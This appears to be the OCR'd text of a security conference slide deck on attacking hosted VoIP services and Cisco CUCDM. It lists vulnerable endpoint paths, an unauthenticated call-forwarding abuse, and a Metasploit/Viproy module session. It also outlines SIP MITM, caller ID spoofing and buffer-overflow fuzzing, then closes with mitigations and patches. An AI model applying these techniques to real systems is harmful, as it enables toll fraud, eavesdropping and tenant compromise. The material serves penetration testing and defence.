  - Skinny (SCCP) services for Cisco phones
  - SIP services for other tenant phones
  - RTP services for media streaming
- PBX/ISDN gateways, network equipment

* Tenant => Customer of hosted VoIP service

Plan & Goals

Plan

- Discovering the cloud services as tenant
- Attacking to the dedicated tenant services
- Attacking to the shared services for tenants
- Jailbreaking the cloud tenant isolation

Goals

- Call and toll fraud
- Compromising all tenants in the cloud
- Eavesdropping

Discovery for hosted VoIP networks

- Discover VoIP network configuration, design and requirements
- Find Voice VLAN and gain access
- Gain access using PC port on IP Phone
- Understand the switching security for:
  - Main vendor for VoIP infrastructure
  - Network authentication requirements
  - VLAN ID and requirements
  - IP Phone management services
  - Supportive services in use

Cisco Hosted Collaboration Suite

- Cisco UC Domain Manager
  - VOSS IP Phone XML services
  - VOSS Self Care customer portal
  - VOSS Tenant services management
- Cisco UC Manager
  - Cisco Unified Dialled Number Analyser
  - Cisco Unified Reporting
  - Cisco Unified CM CDR Analysis and Reporting

Multiple Vulnerabilities in Cisco Unified Communications Domain Manager


http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20140702-cucdm

Cisco CUCDM Self Care


- Tenant user services
- Password & PIN management
- Voicemail configuration
- Presence
- Corporate Directory access
- Extension mobility

Weaknesses

- Cross-site scripting vulnerabilities



Account details stored XSS



Cisco CUCDM Service Management

- Tenant administration services
- User management
- Location and dial plan management
- CLI and number translation configuration

Weaknesses


- User enumeration
- Privilege escalation vulnerabilities
- Cross-site scripting vulnerabilities
- SQL injections and SOAP manipulations

Errors, Information Leakage

- /emapp/EMAppServlet?device=USER


```
<?xml version ="1.0" encoding="utf-8"?>
<CiscoIPPhoneText>
<Title>Login response</Title>
<Text>Login Unsuccessful</Text>
<Prompt>Login is unavailable (22)</Prompt>
<SoftKeyItem>
<Name>Exit</Name>
<URL>SoftKey:Exit</URL>
<Position>1</Position>
</SoftKeyItem>
</CiscoIPPhoneText>
```

- /bvsm/iptusermgt/disassociateuser.cgi



Insecure File Upload


- /bvsm/iptbulkadmin
- /bvsm/iptbulkloadmgt/bulkloaduploadform.cgi




Privilege Escalation

/bvsm/iptusermgt/moduser.cgi (stored XSS, change users’ role)

/bvsm/iptadminusermgt/adduserform.cgi?user_type=adminuser



/bvsm/iptnumtransmgt/editnumbertranslationform.cgi?id=1



IP Phone management

- VOSS IP Phone XML services
  - Shared service for all tenants
  - Call forwarding (Skinny has, SIP has not)
  - Speed dial management
  - Voicemail PIN management

http://1.2.3.4/bvsmweb/SRV.cgi?device=ID&cfoption=ACT

Services

- speeddials
- changepinform
- showcallfwd
- callfwdmenu

Actions

- CallForwardAll
- CallForwardBusy

IP Phone management

- Authentication and Authorisation free!
- MAC address is sufficient
- Jailbreaking tenant services

- Viproy Modules
  - Call Forwarding
  - Speed Dial


```
<CiscoIPPhoneMenu>
  <Title>Select line to set Call Fwds</Title>
  <Prompt/>
 – <MenuItem>
    <Name>62032</Name>
  – <URL>
      http://[redacted]/bvsmweb/callfwdperline.cgi?device=[redacted]USER3&cfoption=CallForwardAll&
      fintnumber=11010[redacted]
    </URL>
  </MenuItem>
 – <SoftKeyItem>
    <Name>Select</Name>
    <Position>1</Position>
    <URL>SoftKey:Select</URL>
  </SoftKeyItem>
 – <SoftKeyItem>
    <Name><<</Name>
    <Position>2</Position>
    <URL>SoftKey:<<</URL>
  </SoftKeyItem>
 – <SoftKeyItem>
    <Name>Exit</Name>
    <Position>3</Position>
    <URL>SoftKey:Exit</URL>
  </SoftKeyItem>
</CiscoIPPhoneMenu>
      </URL>
    </MenuItem>
  – <MenuItem>
      <Name>Change PIN</Name>
```

Demonstration of CUCDM exploitation

```
msf auxiliary(viproy-voss-callforward) > show options

Module options (auxiliary/voip/viproy-voss-callforward):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   ACTION       INFO             yes       Call forwarding action (FORWARD,INFO)
   FINTNUMBER                    no        FINTNUMBER of IP Phones, required for multiple
 lines
   FORWARDTO    007              yes       Number to forward all calls
   MAC          001795A603C2     yes       MAC Address of target phone
   Proxies                       no        Use a proxy chain
   RHOST        192.168.1.151    yes       The target address
   RPORT        8080             yes       The target port
   TARGETURI    /bvsmweb         yes       Target URI for XML services
   VHOST                         no        HTTP server virtual host

msf auxiliary(viproy-voss-callforward) > run

[*] Getting fintnumbers and display names of the IP phone
[*] Display Name: 91104 Fintnumber: 11010001410391104
[*] Auxiliary module execution completed
msf auxiliary(viproy-voss-callforward) > set ACTION
```

viproy.com

Solutions

- Conduct audit from tenant and owner perspective
  - Privacy of tenants vs Toll fraud
- Isolate the tenants for all services
  - No shared services if possible
  - Shared services should be tested for jailbreaking
- Security updates the cloud environment
- Enforce the strong encryption and authentication for tenant phones and services
- Manage the backward compatibility

VoIP Client Security

VoIP Client Security

- Softphones vs Handsets vs Teleconferencing
- Information Disclosure
  - Unnecessary services and ports (SNMP, echo)
  - Weak management services (telnet, SSH, HTTP)
  - Stored credentials and sensitive information
- Unauthorised Access
  - Password attacks
  - Compromising software using TFTP server
    - Configuration files, upgrade files, firmware
- Weak VoIP Services
  - They may accept direct invite, register or notify

Plan & Goals

Plan

- Analysing the VoIP clients which use the commercial services
- Finding the published and unpublished bugs on the clients
- Trying to exploit those bugs from remote

Goals

- Mass compromise of clients
- Injecting a persistent backdoor to the clients

Attacking a client using SIP service


- Caller ID spoofed messages
  - to install a malicious application or an SSL certificate
  - to redirect voicemails or calls
- Fake caller ID for Scam, Vishing or Spying
- Manipulate the content or content-type on messaging
  - Trigger a crash/BoF on the remote client
  - Inject cross-site scripting to the conversation
- Proxies with TCP/TLS interception and manipulation
  - Viproy MITM though UDP/TCP modules
  - Socat
  - Viproxy (github.com/fozavci/viproxy)
  - MITMproxy

Rogue Services and MITM

- We Need a Rogue Service
  - Adding a feature to a regular SIP client
  - Collecting credentials
  - Redirecting calls
  - Manipulating CDR or billing features
  - Fuzzing servers and clients for vulnerabilities
- Rogue Service Should be Semi-Automated
  - Communication sequence should be defined
  - Sending bogus request/result to client/server

Rogue Services and MITM

- Use ARP/DNS Spoof & VLAN hopping & Manual config
- Collect credentials, hashes, information
- Change client's request to add a feature (eg. Spoofing)
- Change the SDP features to redirect calls
- Add a proxy header to bypass billing & CDR
- Manipulate request at runtime to find BoF vulnerabilities
- Trigger software upgrades for malwared executables




Death Star in the Middle

Attacking a client using SIP trust

- SIP server redirects a few fields to client
  - FROM, FROM NAME, Contact
  - Other fields depend on server (e.g. SDP, MIME)
  - Message content
- Clients have buffer overflow in FROM?
  - Send 2000 chars to test it !
  - Crash it or execute your shellcode if available
- Clients trust SIP servers and trust is UDP based
  - Trust hacking module can be used for the trust between server and client too.
- Viproy Penetration Testing Kit SIP Modules
  - Simple fuzz support (FROM=FUZZ 2000)
  - You can modify it for further attacks

Attacking a client using SIP trust



Send INVITE/MESSAGE requests with

- IP spoofing (source is Brisbane),
- from field contains exploit,

the client will be your stormtrooper.

Exercises

- Direct Invite requests
- Sending bogus SMSes to trigger a crash
- Sending bogus calls to trigger a crash
- MITM interception and header adding
- Memory corruption through MITM proxy

Solutions

- Update the client software and handsets
- Secure communication must be enforced
  - Strong authentication
  - Strong encryption
  - Prevent the information disclosure
- Do not use the client data as trusted
  - Input validation must be in place
  - Use the authenticated Identity, not client's one
- Configure clients to reject calls not coming from the server registered

References

Resources for Viproy

- Viproy VoIP Penetration and Exploitation Kit

  Author : http://viproy.com/fozavci

  Homepage : http://viproy.com

  Github: http://www.github.com/fozavci/viproy-voipkit

- Attacking SIP Servers Using Viproy VoIP Kit

  https://www.youtube.com/watch?v=AbXh_L0-Y5A

- VoIP Pen-Test Environment – VulnVoIP

  http://www.rebootuser.com/?cat=371

Other Tools

- Network Analysis Tools
  - Yersinia, Cain&Abel, Wireshark, Dsniff, VoIPHopper
- Service Analysis Tools
  - Nmap, Metasploit Framework
- SIP Analysis Tools
  - Viproy, Sipvicious, Bluebox-NG, Metasploit
- Proxy Attacks
  - Viproy MITM, Em-proxy, SIP Rogue, RTP Redirect
- Free VoIP Clients
  - Jitsi, Boghe, Linphone, X-Lite, Micro SIP, Vi-Vo

Solutions for Cisco Networks

- Install the Cisco security patches
  - From CVE-2014-3277 to CVE-2014-3283, CVE-2014-2197, CVE-2014-3300
  - CSCum75078, CSCun17309, CSCum77041, CSCuo51517, CSCum76930, CSCun49862
- Secure network design
  - IP phone services MUST be DEDICATED, not SHARED
- Secure deployment with PKI
  - Authentication with X.509, software signatures
  - Secure SSL configuration
- Secure protocols
  - Skinny authentication, SIP authentication
  - HTTP instead of TFTP, SSH instead of Telnet

Questions?

Enquiries

Fatih Ozavci
Principal Security Consultant
fatiho@senseofsecurity.com.au

Chris Archimandritis
Senior Security Consultant
chrisa@senseofsecurity.com.au

Thank you

Recognised as Australia's fastest growing information security and risk management consulting firm through the Deloitte Technology Fast 50 & BRW Fast 100 programs

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455
info@senseofsecurity.com.au
www.senseofsecurity.com.au